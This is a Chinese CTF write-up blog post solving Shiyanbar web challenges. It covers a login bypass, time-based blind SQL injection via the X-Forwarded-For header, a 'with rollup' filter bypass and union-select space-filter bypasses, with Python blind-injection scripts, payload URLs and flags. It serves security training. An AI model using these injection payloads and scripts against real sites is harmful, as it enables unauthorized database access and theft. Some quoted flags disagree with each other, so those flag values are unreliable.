

# 实验吧 CTF 题目之 WEB Writeup 通关大全 - 2

原创


[DarkN0te](#) 于 2020-02-24 19:47:34 发布 401 收藏 2

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9 篇文章 1 订阅

订阅专栏

## 文章目录

[登陆一下好吗??](#)

[who are you?](#)

[因缺思汀的绕过](#)

[简单的sql注入之1](#)

[简单的sql注入之2](#)

[简单的sql注入之3](#)


[天下武功唯快不破](#)

实验吧Web题目系列2

[登陆一下好吗??](#)

## 题目链接

<http://shiybar.com/ctf/1942>



## 题目描述

不要怀疑,我已经过滤了一切,还再逼你注入,哈哈哈哈哈!

flag格式: `ctf{xxxx}`

## 解题思路

一个万能密码问题,多试试就可以了。

username: ''='

password: ''='

ctf{51d1bf8fb65a8c2406513ee8f52283e7}


hint:  
username: '='  
password: '='

username	password
hell02w	69bc7cf459bcff03625939193ec71e0e
w0d3rkun	dbb9111e4ed03e2d4021c3c3b0ac8749
mut0r3nl	86846490336911c0f3c6e07cc197d22c

[who are you?](#)

## 题目链接

<http://shiyandar.com/ctf/1941>



your ip is :117.32.131.179

## 题目描述

我要把攻击我的人记录db中去!

## 解题思路

看到题目就想到修改 `x-forwarded-for` 来进行注入。经过测试，`,` 以及后面的内容都会被过滤，这就导致我们的传统注入语句失效了，这里可以使用 `case when then` 语句进行注入。

1. 判断数据库名称长度 `1' and case when (length((SELECT concat(database()))&lt;5) then sleep(3) else sleep(0) end and &#039;1&#039;=&#039;1`，此句如果执行有延迟，则说明数据库名称小于5个字符，使用 `&lt;4` 的时候，执行不成功，说明数据库长度为4个字符。
2. 判断数据库名的各个字符，`&quot;1&#039; and case when (substring((select database()) from %s for 1)=&#039;%s&#039;) then sleep(5) else sleep(0) end and &#039;1&#039;=&#039;1&quot;% (i,each)`，其中 `i` 为从第 `i` 个字符开始，`for 1` 为取一个字符，`each` 为 `ascii`，从此句可判断数据库名为 `web4`
3. 查看数据库中表单的数量，`1&#039; and case when ((select count(TABLE_NAME) from information_schema.tables where table_schema=&#039;web4&#039;) = 2) then sleep(3) else sleep(0) end and &#039;1&#039;=&#039;1`；此句判断数据库中有两个表。
4. 判断数据库表名长度，`&quot;1&#039; and case when(substring((select group_concat(table_name separator &#039;;&#039;) from information_schema.tables where table_schema=&#039;web4&#039;) from %s for 1)=&#039;&#039;) then sleep(6) else 0 end and &#039;a&#039;=&#039;a&quot;% (i)`，其中 `i` 为长度。
5. 判断数据库表名，`&quot;1&#039; and case when(ascii(substring((select group_concat(table_name separator &#039;;&#039;) from information_schema.tables where table_schema=&#039;web4&#039;) from %s for 1))=%s) then sleep(6) else 0 end and &#039;a&#039;=&#039;a&quot;% (i,each)`，其中 `i` 为从第 `i` 个字符开始，`for 1` 为取一个字符，`each` 为 `ascii`，找到表 `flag`。
6. 判断表 `flag` 字段，`&quot;1&#039; and case when(ascii(substring((select group_concat(column_name separator &#039;;&#039;) from information_schema.columns where table_name=&#039;flag&#039;) from %s for 1))=%s) then sleep(6) else 0 end and &#039;a&#039;=&#039;a&quot;% (i,each)`，得到字段 `flag`。
7. 判断表 `flag`，字段 `flag` 中内容长度，`&quot;1&#039; and case when(length(substring((select group_concat(flag separator &#039;;&#039;) from flag) from %s for 1))=&#039;&#039;) then sleep(6) else 0 end and &#039;a&#039;=&#039;a&quot;% i`。
8. 获取 `flag` 值，`&quot;1&#039; and (select case when (substring((select flag from flag ) from %d for 1 )=&#039;%s&#039;) then sleep(10) else sleep(0) end ) and &#039;1&#039;=&#039;1&quot;% (i,str)`。
9. `flag` 值为

列一下获取 `flag` 的脚本

```

#-*-coding:utf-8-*-#基于python2.7
import requests
import string
import time
url="http://ctf5.shiyanbar.com/web/wonderkun/index.php"
payloads='abcdefghijklmnopqrstuvwxyz0123456789@_.-{}- '
flag=""
print("Start")
for i in range(33):
    for payload in payloads:
        starttime = time.time()#记录当前时间
        url = "http://ctf5.shiyanbar.com/web/wonderkun/index.php"#题目url
        headers = {"Host": "ctf5.shiyanbar.com",
                   "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36",
                   "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
                   "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                   "Accept-Encoding": "gzip, deflate",
                   "Cookie": "Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1470994390,1470994954,1470995086,1471487815; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*67928%2CnickName%3Ayour",
                   "Connection": "keep-alive",
                   "X-FORWARDED-FOR": "127.0.0.1 and case when ((select count(flag) from flag where flag like '+flag+payload+'%')>0) then sleep(5) else sleep(0) end and '1'='1'"}
        #bp拿到header并对X-FORWARDED-FOR进行修改,后面语句大意为从flag中选择出flag,若首字母段为flag,payload变量拼接则sleep5秒,看不懂的可以学一下case when语句和like %语句
        res = requests.get(url, headers=headers)
        if time.time() - starttime > 5:
            starttime2 = time.time()
            res = requests.get(url, headers=headers)
            if time.time() - starttime > 5:
                flag += payload
                print("flag is:%s"%flag)
                break
        else:
            pass
        #print(',')#没啥解释的了,就是不断试payload,找到就接到flag上去然后继续试下一个
print('\n[Finally] current flag is %s' % flag)
# cdbf14c9551d5be5612f7bb5d2867853

```

这道题提交必须加ctf,是个坑,提交了好多次,才正确。

ctf{cdbf14c9551d5be5612f7bb5d2867853}

```


flag is:cdbf14c9551d5be5612f7bb5d286
flag is:cdbf14c9551d5be5612f7bb5d286
flag is:cdbf14c9551d5be5612f7bb5d2867
flag is:cdbf14c9551d5be5612f7bb5d28678
flag is:cdbf14c9551d5be5612f7bb5d286785
flag is:cdbf14c9551d5be5612f7bb5d2867853
[Finally] current flag is cdbf14c9551d5be5612f7bb5d2867853

```

因缺思汀的绕过

## 题目链接

<http://shiyandar.com/ctf/1940>



## 题目描述

访问解题链接去访问题目,可以进行答题。根据web题一般解题思路去解答此题。看源码,请求,响应等。提交与题目要求一致的内容即可返回flag。然后提交正确的flag即可得分。web题主要考察SQL注入,XSS等相关知识。涉及方向较多。此题主要涉及源码审计,MySQL相关的知识。

flag格式 CTF{ }

## 解题思路

在注释里找到 `<!--source: source.txt-->`, 是源码文件:

```

<?php
error_reporting(0);

if (!isset($_POST['uname']) || !isset($_POST['pwd'])) {
    echo '<form action="" method="post">'.<br/>";
    echo '<input name="uname" type="text"/>'.<br/>";
    echo '<input name="pwd" type="text"/>'.<br/>";
    echo '<input type="submit" />'.<br/>";
    echo '</form>'.<br/>";
    echo '<!--source: source.txt-->'.<br/>";
    die;
}

function AttackFilter($StrKey,$StrValue,$ArrReq){
    if (is_array($StrValue)){
        $StrValue=implode($StrValue);
    }
    if (preg_match("/".$ArrReq."/is",$StrValue)==1){
        print "水可载舟，亦可赛艇！";
        exit();
    }
}

$filter = "and|select|from|where|union|join|sleep|benchmark|,|\\(|\\)";
foreach($_POST as $key=>$value){
    AttackFilter($key,$value,$filter);
}

$con = mysql_connect("XXXXXX","XXXXXX","XXXXXX");
if (!$con){
    die('Could not connect: ' . mysql_error());
}
$db="XXXXXX";
mysql_select_db($db, $con);
$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";
$query = mysql_query($sql);
if (mysql_num_rows($query) == 1) {
    $key = mysql_fetch_array($query);
    if($key['pwd'] == $_POST['pwd']) {
        print "CTF{XXXXXX}";
    }else{
        print "亦可赛艇！";
    }
}
}else{
    print "一颗赛艇！";
}
mysql_close($con);
?>

```

可以看到此题目设置了三个坑

1. `$filter = "and|select|from|where|union|join|sleep|benchmark|,|\\(|\\)";`
2. `if (mysql_num_rows($query) == 1) {`
3. `if($key['pwd'] == $_POST['pwd']) {`



每一个都得绕过，首先第一个问题是过滤了一些字符串，但是由于已经给出了哪些字符被过滤了，所有很好绕过，使用 `1' or '1' #` 绕过。

第二个要求用户名查询结果集只有一个，直接使用语句 `1' or 1 limit 1 offset 0 #` 绕过。

第三个要求只有一个条目的结果集中 `pwd` 字段要和用户提交的字段 `pwd` 一样，如果一样，则返回flag。这个坑可以通过使用 `group by with rollup` 语句进行绕过，`with rollup` 的作用请看下面的讲解，使用它绕过坑3的原理就是让null=null，先列出payload `1' or 1 group by pwd with rollup limit 1 offset 2#`，可以看到offset后面改为了2，同时group by的字段为 `pwd`，这利用了 `with roolup` 的一个特性，当offset偏移刚好为条目最后一条+1时，还是会列出最后一条的信息，但同时本身语句是查不出内容的，当前pwd也无法聚合出内容，mysql就给出了null，这样就绕过了坑3。

GROUP BY子句允许一个将额外行添加到简略输出端 WITH ROLLUP 修饰符。这些行代表高层(或高聚集)简略操作。ROLLUP 因而允许你在多层分析的角度回答有关问询的问题。或者你可以使用 ROLLUP, 它能用一个问询提供双层分析。将一个 WITH ROLLUP修饰符添加到 GROUP BY 语句, 使询问产生另一行结果, 该行显示了所有年份的总价值:

```
mysql> SELECT year, SUM(profit) FROM sales GROUP BY year WITH ROLLUP;
```

```
±----±-----+
```

```
| year | SUM(profit) |
```


```
±----±-----+
```

```
| 2000 | 4525 |
```

```
| 2001 | 3010 |
```

```
| NULL | 7535 |
```

```
±----±-----+
```



CTF{with\_rollup\_interesting}



## 简单的sql注入之1

题目链接

http://shiyambar.com/ctf/1875



# flag

## 到底过滤了什么东西?


**You have an error in your SQL syntax; check the manual th**

### 题目描述

通过注入获得flag值（提交格式：flag{}）。

### 解题思路

经过fuzz，发现题目过滤了 `union,select`，但是当输入的是 `unionselect` 的时候，就发现




# flag

## 到底过滤了什么东西?

## 到底过滤了什么东西？

**ID: 1 unionselect  
name: baloteli**



都能显示出来，这种情况一般猜测是过滤空格和空格之间的内容，使用各种如 `+`, `/**/,/!*/`, `%0a` 的都可以绕过空格。给出一个payload, `id=1'+union%0aselect/**/flag/**/from/**/flag/**/where/**/'1'='1`。  
`flag{Y0u_@r3_5O_dAmn_90Od}`



Post data
  Referrer
  User Agent
  Cookies

```
http://ctf5.shiyanbar.com/423/web/?id=1'+union%0aselect/**/flag
/**/from/**/flag/**/where/**/'1'='1
```

再给一个获取所有表的

payload, `id=1'+union%0aselect/**/TABLE_NAME/**/from/**/information_schema.tables/**/where/**/'1'='1`。

**ID: 1' union**  
**select/\*\*/table\_name/\*\*/from/\*\*/information\_schema.tables**  
**name: CHARACTER\_SETS**

**ID: 1' union**  
**select/\*\*/table\_name/\*\*/from/\*\*/information\_schema.tables**  
**name: COLLATIONS**

**ID: 1' union**  
**select/\*\*/table\_name/\*\*/from/\*\*/information\_schema.tables**  
**name: COLLATION\_CHARACTER\_SET\_APPLICABILITY**


Post data
  Referrer
  User Agent
  Cookies

```
http://ctf5.shiyanbar.com/423/web/?id=1'+union%0aselect
/**/TABLE_NAME/**/from/**/information_schema.tables/**/where
/**/'1'='1
```

## 简单的sql注入之2

题目链接

http://shiyansbar.com/ctf/1908



**flag**

到底过滤了什么东西?

**You have an error in your SQL syntax; check the manual th**

题目描述

有回显的mysql注入  
格式: flag{}

## 解题思路

和上一类似，有区别的是这道题目又过滤了 %0a，给出

payload, `id=1%27/**/union+select/**/flag/**/from/**/flag/**/where/**/%271%27=%271`。


The screenshot shows a web browser window with the URL `ctf5.shiyanbar.com/web/index_2.php?id=1'/**/u`. The page content includes the word "flag" and the question "到底过滤了什么东西?". Below this is a search input field containing the payload `id=1'/**/union select/**/flag/**/from/**/flag/**/where, name: baloteli` and a "提交查询" button. The results show two entries, with the second one containing the flag `flag{Y0u_@r3_50_dAmn_90Od}`. Below the browser window is a tool interface with buttons for "Load URL", "Split URL", and "Execute". The "Load URL" button is active, and the URL `http://ctf5.shiyanbar.com/web/index_2.php?id=1%27/**/union+select/**/flag/**/from/**/flag/**/where/**/%271%27=%271` is displayed in the input field. There are also checkboxes for "Post data", "Referrer", "User Agent", and "Cookies".

`flag{Y0u_@r3_50_dAmn_90Od}`

## 简单的sql注入之3

题目链接

http://shiyandar.com/ctf/1909



# flag

## 到底过滤了什么?

Hello!

### 题目描述

mysql报错注入

格式: flag{}

### 解题思路

此题目使用sqlmap可以直接跑出来，因为题目给出了报错注入(这是坑)，测试了updatexml、extractvalue使用不了，但是测试 `id=1' and ascii(substr(database(),1,1))&lt;200 --+`，发现可以正常执行。中间就不给出如何去爆库，表，列了，可以参考\*\*who are you?\*\*中的方式，给出执行脚本：



```

# coding:utf-8
import requests
import string
string = string.digits+string.ascii_lowercase
flag = []
FLAG = False

def POC(x,i):
    url = 'http://ctf5.shiyanbar.com/web/index_3.php?id='
    poc = "1'and ascii(substr((select flag from flag),%d,1))=%d--+ " % (x, i)
    res = requests.get(url+poc)
    print('testing url:' + url + poc) # test...
    if res.text.find("Hello") > 0:
        return 1
    else:
        return 0
for x in range(1, 35):
    for i in range(35, 129): # ascii码可见字符32-127
        if POC(x, i):
            flag.append(chr(i)) # chr()将整数转为对应的ascii码字符
            break
        elif i == 128: # 当该位flag没有匹配的字符时退出循环
            FLAG = True
    if FLAG:
        break
# 以字符串的形式输出结果
get_flag = ''
for i in flag:
    get_flag += i
print get_flag

```

```

testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1 and ascii(substr((select flag from flag),27,1))=120--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=121--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=122--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=123--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=124--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=125--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=126--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=127--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=128--+
flag{Y0u_@r3_50_dAmn_900d}


```

flag{Y0u\_@r3\_50\_dAmn\_900d}


天下武功唯快不破

## 题目链接

http://shiyandar.com/ctf/1854



can you do it more faster?There is no martial art is indefectible, while the fastest speed is the only way for long success.  
>>>>>>----You must do it as fast as you can!----<<<<<<



